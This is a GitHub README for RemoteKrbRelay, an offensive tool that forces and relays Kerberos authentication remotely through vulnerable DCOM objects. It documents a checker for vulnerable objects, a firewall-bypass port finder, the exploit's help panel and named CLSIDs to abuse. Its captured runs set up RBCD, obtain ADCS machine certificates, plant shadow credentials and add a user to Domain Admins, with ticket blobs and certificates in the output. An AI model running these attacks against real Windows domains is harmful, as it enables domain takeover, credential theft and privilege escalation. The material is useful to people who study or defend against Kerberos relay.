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CICADA8-Research / **RemoteKrbRelay** Public

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main | Go to file | Code

- Checker
- Checkerv2.0
- Exploit
- FindAvailablePort
- README.md

README

```
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```

About

Remote Kerberos Relay made easy! Advanced Kerberos Relay Framework

- Readme
- Activity
- Custom properties
- **507** stars
- **5** watching
- **80** forks

Report repository

Releases

No releases published

Packages

No packages published

Languages

- C# 100.0%

```
                  CICADA8 Research Team
                  From Michael Zhmaylo (MzHmO)
```

RemoteKrbRelay

You probably know KrbRelay and KrbRelayUp, but what if I told you it could be done remotely? With RemoteKrbRelay this becomes a reality.

TL;DR

Learn more about CertifiedDCOM here. CertifiedDCOM allows you to trigger an ADCS machine account:

```
# CertifiedDCOM (Abuse AD CS by setting RBCD)
  .\RemoteKrbRelay.exe -rbcd -victim adcs.root.a

# CertifiedDCOM (Abuse ADCS to get Machine cert
   .\RemoteKrbRelay.exe -adcs -template Machine

# CertifiedDCOM (Abuse ADCS with ShadowCreds)
  .\RemoteKrbRelay.exe -shadowcred -victim adcs
```

There's also the SilverPotato exploit. You can use it to abuse sessions. Including a domain administrator session on a third-party host.

```
# Change user password
  .\RemoteKrbRelay.exe -chp -victim dc01.root.a

# Add user to group
  .\RemoteKrbRelay.exe -addgroupmember -victim

# Dump LAPS passwords
  .\RemoteKrbRelay.exe -laps -victim mssql.root

# Send LDAP Whoami request from relayed user
  .\RemoteKrbRelay.exe -ldapwhoami -victim win1
```

```
# Trigger authentication from another session
  .\RemoteKrbRelay.exe -ldapwhoami -victim doma
```

Details

Now, you have four folders in front of you:

- `Checker` - old version of the checker for detecting vulnerable DCOM objects;
- `Checkerv2.0` - new version of the checker for detecting vulnerable DCOM objects;
- `Exploit` - RemoteKrbRelay.exe :)
- `FindAvailablePort` - a tool for bypassing a firewall when using an exploit.

Checker

So, let's start with Checker. You can use it to detect vulnerable DCOM objects. A vulnerable DCOM object can be considered to be:

- The COM server within which the DCOM object is running must be run as another user or as a system. But never as `NT AUTHORITY\LOCAL SERVICE`, since it uses empty creds to authenticate from the network;
- You must have `RemoteLaunch`, `RemoteActivation` permissions. This is LaunchPermissions;
- Impersonation level should be `RPC_C_IMP_LEVEL_IDENTIFY` and higher. `RPC_C_IMP_LEVEL_IDENTIFY` is a default value;
- U should have `RemoteAccess` permissions (or they should be emply). This is AccessPermission.

For easy detection, you can use Checkerv2.0. It supports output in csv and xlsx formats.

```
PS A:\ssd\Share\RemoteKrbRelay\Checkerv2.0\Chec

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                CICADA8 Research Team
                From Michael Zhmaylo (MzHmO)

Check.exe
Small tool that allow you to find vulnerable DC

[OPTIONS]
-outfile : output filename
-outformat : output format. Accepted 'csv' and
-showtable : show the xlsx table when it gets f
-h/--help : shows this windows
```


Example:


```
.\Checkerv2.0.exe -outfile win10 -outformat xls
```

And u will receive such output:



	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
1	Applicatio	Applicatio	RunAs	LaunchAccess	LaunchType	LaunchPrincipal	LaunchSID	AccessAccess	AccessType	AccessPrincipal	AccessSID	AuthLevel	ImpLevel	CLSIDs		
2	{69AD4AE	Backgroun	The Launc	LocalLaunch. RemoteLaun	AccessAllowed	BUILTIN\Администра	S-1-5-32-544							{F087771F-D74F-4C1A-BB8A		
3	{69AD4AE	Backgroun	The Launc	LocalLaunch. RemoteLaun	AccessAllowed	NT AUTHORITY\ИНТЕ	S-1-5-4							{F087771F-D74F-4C1A-BB8A		
4	{69AD4AE	Backgroun	The Launc	LocalLaunch. RemoteLaun	AccessAllowed	BUILTIN\Пользовате	S-1-5-32-580							{F087771F-D74F-4C1A-BB8A		
5	{69AD4AE	Backgroun	The Launc	LocalLaunch. RemoteLaun	AccessAllowed	NT AUTHORITY\СЛУЖ	S-1-5-6							{F087771F-D74F-4C1A-BB8A		
6	{69AD4AE	Backgroun	The Launc	LocalLaunch. RemoteLaun	AccessAllowed	NT AUTHORITY\СИСТЕ	S-1-5-18							{F087771F-D74F-4C1A-BB8A		
7	{69AD4AE	Backgroun	The Launc	LocalLaunch. RemoteLaun	AccessAllowed	ЦЕНТР ПАКЕТОВ ПРИ	S-1-15-3-1							{F087771F-D74F-4C1A-BB8A		
8	{69AD4AE	Backgroun	The Launc	LocalLaunch. RemoteLaun	AccessAllowed	ЦЕНТР ПАКЕТОВ ПРИ	S-1-15-3-2							{F087771F-D74F-4C1A-BB8A		
9	{69AD4AE	Backgroun	The Launc	LocalLaunch. RemoteLaun	AccessAllowed	ЦЕНТР ПАКЕТОВ ПРИ	S-1-15-3-3							{F087771F-D74F-4C1A-BB8A		
10	{36234D6F	CoreDpuW	The Launc	LocalLaunch. LocalActivati	AccessAllowed	ЦЕНТР ПАКЕТОВ ПРИ	S-1-15-2-1	LocalAccess	AccessAllowed	ЦЕНТР ПАКЕТОВ	S-1-15-2-1					
11	{36234D6F	CoreDpuW	The Launc	LocalLaunch. LocalActivati	AccessAllowed	Все	S-1-1-0	LocalAccess	AccessAllowed	Все	S-1-1-0					
12	{64D4882D	CoreShellH	Interactive	LocalLaunch. LocalActivati	AccessAllowed	NT AUTHORITY\ИНТЕ	S-1-5-4	LocalAccess	AccessAllowed	NT AUTHORITY\И	S-1-5-4					
13	{64D4882D	CoreShellH	Interactive	LocalLaunch. LocalActivati	AccessAllowed	NT AUTHORITY\СИСТЕ	S-1-5-18	LocalAccess	AccessAllowed	NT AUTHORITY\С	S-1-5-18					
14	{64D4882D	CoreShellH	Interactive	LocalLaunch. LocalActivati	AccessAllowed	NT AUTHORITY\LOCAL	S-1-5-19	LocalAccess	AccessAllowed	NT AUTHORITY\L	S-1-5-19					
15	{64D4882D	CoreShellH	Interactive	LocalLaunch. LocalActivati	AccessAllowed	ЦЕНТР ПАКЕТОВ ПРИ	S-1-15-2-1	LocalAccess	AccessAllowed	ЦЕНТР ПАКЕТОВ	S-1-15-2-1					
16	{64D4882D	CoreShellH	Interactive	LocalLaunch. LocalActivati	AccessAllowed		S-1-15-3-1024-1	LocalAccess	AccessAllowed		S-1-15-3-1024-1502825166-1963708345-2616377461-2562897074-419					
17	{924DC564	Authentica	Interactive	LocalLaunch. RemoteLaun	AccessAllowed	BUILTIN\Администра	S-1-5-32-544	LocalAccess. RemoteAc	AccessAllowed	NT AUTHORITY\С	S-1-5-18			{924DC564-16A6-42EB-929A		
18	{924DC564	Authentica	Interactive	LocalLaunch. RemoteLaun	AccessAllowed	NT AUTHORITY\ИНТЕ	S-1-5-4	LocalAccess. RemoteAc	AccessAllowed	BUILTIN\Админи	S-1-5-32-544			{924DC564-16A6-42EB-929A		
19	{924DC564	Authentica	Interactive	LocalLaunch. RemoteLaun	AccessAllowed	NT AUTHORITY\СИСТЕ	S-1-5-18	LocalAccess. RemoteAc	AccessAllowed	NT AUTHORITY\S	S-1-5-10			{924DC564-16A6-42EB-929A		
20	{924DC564	Authentica	Interactive	LocalLaunch. LocalActivati	AccessAllowed	NT AUTHORITY\СЛУЖ	S-1-5-6	LocalAccess. RemoteAc	AccessAllowed	NT AUTHORITY\С	S-1-5-6			{924DC564-16A6-42EB-929A		
21	{924DC564	Authentica	Interactive User					LocalAccess	AccessAllowed	ЦЕНТР ПАКЕТОВ	S-1-15-2-1			{924DC564-16A6-42EB-929A		
22	{924DC564	Authentica	Interactive User					LocalAccess	AccessAllowed		S-1-15-3-1024-1502825166-1963708345-2			{924DC564-16A6-42EB-929A		
23	{C3A3435	cttunesvr	The Launc	LocalLaunch. RemoteLaun	AccessAllowed	NT AUTHORITY\СИСТЕ	S-1-5-18	LocalAccess	AccessAllowed	NT AUTHORITY\С	S-1-5-18			{32BA16FD-77D9-4AFB-9C9F		
24	{C3A3435	cttunesvr	The Launc	LocalLaunch. RemoteLaun	AccessAllowed	BUILTIN\Администра	S-1-5-32-544	LocalAccess. RemoteAc	AccessAllowed	NT AUTHORITY\S	S-1-5-10			{32BA16FD-77D9-4AFB-9C9F		
25	{C3A3435	cttunesvr	The Launc	LocalLaunch. RemoteLaun	AccessAllowed	NT AUTHORITY\ИНТЕ	S-1-5-4	LocalAccess	AccessAllowed	NT AUTHORITY\И	S-1-5-4			{32BA16FD-77D9-4AFB-9C9F		
26	{C3A3435	cttunesvr	The Launc	LocalLaunch. LocalActivati	AccessAllowed	NT AUTHORITY\СИСТЕ	S-1-5-18							{32BA16FD-77D9-4AFB-9C9F		
27	{C2E9756F	DataExcha	Interactive	LocalLaunch. LocalActivati	AccessAllowed	NT AUTHORITY\SELF	S-1-5-10	LocalAccess	AccessAllowed	NT AUTHORITY\S	S-1-5-10					
28	{C2E9756F	DataExcha	Interactive	LocalLaunch. LocalActivati	AccessAllowed	ЦЕНТР ПАКЕТОВ ПРИ	S-1-15-2-1	LocalAccess	AccessAllowed	NT AUTHORITY\С	S-1-5-18					
29	{C2E9756F	DataExcha	Interactive	LocalLaunch. LocalActivati	AccessAllowed		S-1-15-3-1024-1	LocalAccess	AccessAllowed	ЦЕНТР ПАКЕТОВ	S-1-15-2-1					

The columns will contain the DCOM object CLSIDs, names, and LaunchPermission and AccessPermission.



LaunchPermission

AccessPermission


Same spreadsheet (win10.xlsx, Лист1, A1: ApplicationID) as above, with columns D–G framed under LaunchPermission and columns H–K framed under AccessPermission.

Try searching for sppui (CLSID `{F87B28F1-DA9A-4F35-8EC0-800EFCF26B83}`, APPID `{0868DC9B-D9A2-4f64-9362-133CEA201299}`) and CertSrv Request (CLSID `{d99e6e74-fc88-11d0-b498-00a0c90312f3}`) objects and understand why they are vulnerable.

Don't use Checker, use only Checkerv2.0 pls :3

FindAvailablePort

A small tool to discover a port on which to raise a malicious DCOM server. See details here (Remote -> Local Potato).



```
PS A:\ssd\Share\RemoteKrbRelay\FindAvailablePort\FindAvailablePort\bin\Debug> .\FindAvailablePort.exe

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                CICADA8 Research Team
                From MzHmO

[?] You didn't specify anything. Look FindAvailablePort.exe -h
[*] SYSTEM Is allowed through port 10
[*] SYSTEM Is allowed through port 11
[*] SYSTEM Is allowed through port 12
[*] SYSTEM Is allowed through port 13
[*] SYSTEM Is allowed through port 14
```

Practice using the concept of a local port. Rewrite RemotePotato0 to a local port. Trust me, this is useful.

Exploit

I added quite a bit of different functionality to the exploit. Note that it provides enough functionality to abuse DCOM objects. I've also listed a few CLSIDs in Help for abuse. These CLSIDs were publicly known, there just wasn't a POC to abuse them. There are quite a few vulnerable DCOM objects, work with the checker and find them all!

```
PS A:\ssd\Share\RemoteKrbRelay\Exploit\RemoteKr

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                CICADA8 Research Team
                From Michael Zhmaylo (MzHmO)

[HELP PANEL]
        RemoteKrbRelay.exe
        Relaying Remote Kerberos Auth by easy wa
        Usage: RemoteKrbRelay.exe [ATTACKS] [REQ

[ATTACKS] (one required!)
        -rbcd : relay to LDAP and setup RBCD
        -adcs : relay to HTTP Web Enrollment and
        -smb : relay to SMB
        -shadowcred : relay to LDAP and setup Sh
        -chp : relay to LDAP and change user pas
        -addgroupmember : relay to LDAP and add
        -laps : relay to LDAP and extract LAPS p
        -ldapwhoami : relay to LDAP and get info

[REQUIRED OPTIONS]
        -target : relay to this target
        -victim : relay this computer
        -clsid : target CLSID to abuse

[OPTIONAL PARAMS]
        -spn : with ticket on this SPN victim wi
        -d/--domain : current (target) domain
        -dc/--domaincontoller : target DC
        -local : current computer hostname. This

[ATTACK OPTIONS]
        [SMB OPTIONS (Relay to SMB)]
        --smbkeyword : specify 'secrets' or 'ser
        --servicename : service-add cmdlet. Name
        --servicecmd : service-add cmdlet. Comma

        [ADCS OPTIONS (Relay to HTTP)]
        -template : ADCS Mode only. Template to

        [RBCD OPTIONS (Relay to LDAP)]
        -c/--create :  Create new computer
        -cn/--computername :  Computer name that
        -cp/--computerpassword : requires -c swi
        --victimdn : DN of victim computer

        [CHANGE PASSWORD OPTIONS (Relay to LDAP)
        -chpuser : the name of the user whose pa
        -chppass : new password

        [ADD GROUP MEMBER OPTIONS (Relay to LDAP
        -group : group name
        -groupuser : user to add to the group
        -groupdn : target group DN
        -userdn : target user DN

        [SHADOWCRED OPTIONS (Relay to LDAP)]
        -forceshadowcred : force shadow creds

        [LAPS OPTIONS (Relay to LDAP)]
        -lapsdevice : Optional param. Target co

[SWITCHES]
        -h/--help : show help
        -debug : show debug info
        -secure : use SSL for connection to LDA
        -p/--port : port to deploy rogue dcom s
        -session : cross-session activation. Us
        -module : default "System". It is for f

[EXAMPLES]
        [1] Trigger kerberos authentication fro
        .\RemoteKrbRelay.exe -rbcd -victim adcs

        [2] Trigger krb auth from dc01.root.apc
        .\RemoteKrbRelay.exe -smb --smbkeyword

        [3] Trigger krb auth from dc01.root.apc
        .\RemoteKrbRelay.exe -smb --smbkeyword

        [4] Trigger krb auth from dc01.root.apc
        .\RemoteKrbRelay.exe -smb --smbkeyword

        [5] Get machine certificate from kerber
        .\RemoteKrbRelay.exe -adcs -template Ma

        [6] Shadow Creds
        .\RemoteKrbRelay.exe -shadowcred -victi

        [7] Change user password
        .\RemoteKrbRelay.exe -chp -victim dc01.

        [9] Dump LAPS passwords
        .\RemoteKrbRelay.exe -laps -victim dc01

        [10] Send LDAP Whoami request from rela
        .\RemoteKrbRelay.exe -ldapwhoami -victi

        [11] Trigger authentication from anothe
        .\RemoteKrbRelay.exe -ldapwhoami -victi

[?] Interesting CLSIDs to use
dea794e0-1c1d-4363-b171-98d0b1703586 - Interact
f87b28f1-da9a-4f35-8ec0-800efcf26b83 - Interact
3ab092c4-de6a-4cd4-be9e-fdacdb05759c - System a
6d5ad135-1730-4f19-a4eb-3f87e7c976bb - System a
```


Examples

I suggest looking at some of the attacks:

- RBCD - relay to LDAP and setup RBCD.



```
Z:\Share\RemoteKrbRelay\RemoteKrbRelay\bin\x64\Debug>.\RemoteKrbRelay.exe -rbcd -victim dc01.root.apchi -target dc01.root.apchi -clsid d99e6e74-fc88-11d0-b498-00a0c90312f3 -cn FAKEMACHINE$
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          XXX     /    /\_/\___,
             \o-o/-o-o/   ~    /
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       _/ _)   \   \__/   (_
      (,-(,(,(,/      \,),),)

      CICADA8 Research Team
      From MzHmO
[+] Setting UP Rogue COM at port 12345
[+] Registering...
[+] Register success
[+] Forcing Authentication
[+] Using CLSID: d99e6e74-fc88-11d0-b498-00a0c90312f3
[*] apReq: 6082068606092a864886f71201020201006e82067530820671a003020105a10302010ea20703050020000000a38204b7618204b3308204afa003020105a10c1b0a524f4f542e4150434849a2223020a003020102a11930171b046c6461701b0f64633
26186453a8b96dbd137eb18e80e5dc77dcdb4c1df2f7c460db47f2b6521ca8ced55e8f24bff6d7455c873fb0a015a6fc8c3b46f2bd31dad9c8da2ea1d902ace107b56e78788ac93937ce41fbe08d0287e484eaf0e07ecfed29ecee85d3a0ee3389123385489d6be
80bbad0a7e37b230b4dfdce2dd240e217c49057b3fb3770a803cdb009003b8c803972efbd5ba6b9c7bb99eee25129dd338a41c124709d0e283a68ebd89c5086e84f9c6ca0e55e9c7dcef27bbf2953024ef104fae0e09a67f66cab30737e5d126aace3d086d435d4
4a8292e20a339aef50157b368f78bff15af1cd485a58352e6b7eb72ad7987d14148ab2d758588405d58a3c133ff0858091b2fa33e6867c378fb8a6ea84bd45fe230f8622374bce75d5bb2dca08608fd902ed8d7a8f6eab39880b1cfc0340945dc779ff76ec40dd9
21c32d0502f72922c3d3a06be686b789318ec61342d3d41e0ed9f66c09268e3a4093e4e0bc055f3f021b77017e775095b2435b972fcc7d5efb87ac9edcdbbc18122b0924c3aad9a36d35a3cef0184f20d20ff26161060cedd84bead7fa81a015e927af1508ec9f7
51f7bef01821932ddb3e84219d9d73ac37f13a6e3ab6ec4f2c5f7f7c2ce23161c5aa8e4cca35e4ec35e521fea6146d3b05d0b1e72c49dd28036a7d75ec908ab360bcb9344c61895001e825277a8511ff53ffe9234c064b18b52f188b31a0d16e512f70ec4a99dde
1d5d24dfe6736e8084aba5acd7ea7e1a33b8254696f9d96e8e5e4f5f58aaf8cce53264977341c1c31645bfd1ced7f6c84b706bb9af4fb33220deca4f0a482019f3082019ba003020112a28201920482018e9497d0c8f4d4446d22fe285379d7c39cc1fc1f37f8ca
f35e1282efc5b586ae43739f99fecfc24ee356e9e51fefd447c3b8c3cb7c36c68897b61fddeb899f2a522ae93e91d4ebb439d11e989e5a1fff01f258b57cb9bfd80e51cdab3cc68701e49ad2542289feeb3989e7f6ea3e2d967f897891801248392d6b9257ad194
f5fc5f93779a2fbe1d9e9f66b679ad1926890b62470157fd4e078587694fa71d7d7e5ba4974b544b12f47f37bcf6ce1f5b26783c7c9d20ef1814fead11b932549738f7a09c56534570d1f09ab14fe94
[+] Let's relay to LDAP
[*] AcceptSecurityContext: SEC_I_CONTINUE_NEEDED
[*] fContextReq: Delegate, MutualAuth, UseDceStyle, Connection
[+] Received Kerberos Auth from dc01.root.apchi with ticket on ldap/dc01.root.apchi
[*] apRep2: 6f5b3059a003020105a10302010fa24d304ba003020112a244044271b55ca0833566798d0cbdf6cd6ab2d4ad2fd9faa0b63bc4ceffc8d38515fc86f0acdc374cbdeaa12ed62d3f96d3f48a4885ef6f002d904f69bcf3ab49a9fc50e89e
[+] Let's relay to LDAP
[+] LDAP session initiated
[?] LDAP status LDAP_SUCCESS
[+] RBCD rights added successfully
```


- HTTP ADCS - relay to web enrollment service.



```
Z:\Share\RemoteKrbRelay\RemoteKrbRelay\bin\x64\Debug>.\RemoteKrbRelay.exe -adcs -template Machine -target dc01.root.apchi -victim win10.root.apchi -clsid 90f18417-f0f1-484e-9d3c-59dceee5dbd8
                  /\_/\____,
        ,___/\_/\ \  ~     /
        \     ~  \ )   XXX
          XXX     /    /\_/\___,
             \o-o/-o-o/   ~    /
              ) /     \    XXX
             _|    / \ \_/
          ,-/   _  \_/   \
         / (   /____,__|  )
        (  |_ (    )  \) _|
       _/ _)   \   \__/   (_
      (,-(,(,(,/      \,),),)

      CICADA8 Research Team
      From MzHmO
[+] Setting UP Rogue COM at port 12345
[+] Registering...
[+] Register success
[+] Forcing Authentication
[+] Using CLSID: 90f18417-f0f1-484e-9d3c-59dceee5dbd8
[*] apReq: 6082064706092a864886f71201020201006e82063630820632a003020105a10302010ea20703050020000000a38204786182047430820470a003020105a10c1b0a524f4f542e4150434849a2223020a003020102a11930171b04687474701b0f646330312e7
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b5546336d14bdffd78a1127895055e45f047a3f34897ba4055b428b77a1849029f719798a80651cf022e8b64252727aa04b79b0e0f230a848445e34d5c705fd7b7b2640871d41e52ccd56f1a01e8ee42fb43093207320d4ae79b04e50d82111477339712abf045a50d01c0
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bd3e4b742b328e91edb46e78ac2740514
[+] Got Krb Auth from NT/System. Relaying to ADCS now...
[*] AcceptSecurityContext: SEC_I_CONTINUE_NEEDED
[*] fContextReq: Delegate, MutualAuth, ReplayDetect, SequenceDetect, UseDceStyle, Connection
[+] Received Kerberos Auth from win10.root.apchi with ticket on http/dc01.root.apchi
[*] apRep2: 6f5b3059a003020105a10302010fa24d304ba003020112a244044299f4e10d9b33957c931e8108f999a2418645579ba0822ec9bb80a138d975ed937dd98ed88aad9649e9ad7b7ff1812d945b1a4acfa94bdee490a92adee94709ab6683
[+] HTTP session established
[+] Cookie ASPSESSIONIDSCCRSARD=DFKHMEJBANFADBBELMPNAJLG; path=/
[+] Lets get certificate for "root.apchi\win10$" using "Machine" template
[+] Success (ReqID: 25)
[+] Certificate in PKCS12: MIACAQMwgAYJKoZIhvcNAQcBoIAkgASCA+gwgDCABgkqhkiG9w0BBwGggCSABIID6DCCCccwggnDBgsqhkiG9w0BDAoBAqCCCXowggl2MCgGCiqGSIb3DQEMAQMwGgQUixxACU+LLRYV0RBMhmWrS3f16cACAgQABIIJSIkY7EwFFo1WM/oBAPy+5gY
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```


- ShadowCred - relay to LDAP and setup ShadowCreds.



```
Z:\Share\RemoteKrbRelay\Exploit\RemoteKrbRelay\bin\x64\Debug> .\RemoteKrbRelay.exe -shadowcred -victim dc01.root.apchi -target dc01.root.apchi -clsid d99e6e74-fc88-11d0-b498-00a0c90312f3 -forceshadowcred
                /\_/\____,
      ,___/\_/\ \  ~     /
      \     ~  \ )   XXX
        XXX     /    /\_/\___,
           \o-o/-o-o/   ~    /
            ) /     \    XXX
           _|    / \ \_/
        ,-/   _  \_/   \
       / (   /____,__|  )
      (  |_ (    )  \) _|
     _/ _)   \   \__/   (_
    (,-(,(,(,/      \,),),)

    CICADA8 Research Team
    From MzHmO
[+] Setting UP Rogue COM at port 12345
[+] Registering...
[+] Register success
[+] Forcing Authentication
[+] Using CLSID: d99e6e74-fc88-11d0-b498-00a0c90312f3
[*] apReq: 6082068606092a864886f71201020201006e82067530820671a003020105a10302010ea20703050020000000a38204b7618204b3308204afa003020105a10c1b0a524f4f542e4150434849a2223020a003020102a11930171b046c6461701b0f646330312
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[+] Let's relay to LDAP
[*] AcceptSecurityContext: SEC_I_CONTINUE_NEEDED
[*] fContextReq: Delegate, MutualAuth, UseDceStyle, Connection
[+] Received Kerberos Auth from dc01.root.apchi with ticket on ldap/dc01.root.apchi
[*] apRep2: 6f5b3059a003020105a10302010fa24d304ba003020112a2440442040e04192a4c5222061477ff5641b937a7e87126ed7a05e03f2da3613787932eb935f4297ce04850bfb02eb771aa0a6fe245207e498bb62af751a5ce03baf627f34f
[+] Let's relay to LDAP
[+] LDAP session initiated
[?] Using dn CN=DC01,OU=Domain Controllers,DC=root,DC=apchi
[+] Generating certificate
[+] Certificate generated
[+] Generating KeyCredential
[+] KeyCredential generated with DeviceID 594f703f-af82-4369-b7fa-ef73f2875b8e
[+] Clearing msDS-KeyCredentialLink before adding our new KeyCredential
[*] ldap_clear: LDAP_SUCCESS
[+] KeyCredential added successfully
[+] Certificate: MIIKQAIBAzCCCfwGCSqGSIb3DQEHAaCCCe0EggnpMIIJ5TCCBg4GCSqGSIb3DQEHAaCCBf8EggX7MIIF9zCCBfMGCyqGSIb3DQEMCgECoIIE9jCCBPIwHAYKKoZIhvcNAQwBAzAOBAhT5Oj7qEAypAICB9AEggTQ2oB+M8p38Sd62/xl1AKIcHTsYCak1fDValP
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```


- Add user to group



```
Z:\Share\RemoteKrbRelay\Exploit\RemoteKrbRelay\bin\x64\Debug>.\RemoteKrbRelay.exe -addgroupmember -victim dc01.root.apchi -target dc01.root.apchi -clsid f87b28f1-da9a-4f35-8ec0-800efcf26b83 -group "Domain Admins" -groupuser petka
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    CICADA8 Research Team
    From MzHmO
[?] Using domain controller dc01.root.apchi. U can specify dc using -dc/--domaincontroller
[+] Setting UP Rogue COM at port 12345
[+] Registering...
[+] Register success
[+] Forcing Authentication
[+] Using CLSID: f87b28f1-da9a-4f35-8ec0-800efcf26b83
[*] apReq: 608206c606092a864886f71201020201006e8206b5308206b1a003020105a10302010ea20703050020000000a38204ef618204eb308204e7a003020105a10c1b0a524f4f542e4150434849a2223020a003020102a11930171b046c6461701b0f646330312e726f6f742e6170636869a38204ac3082
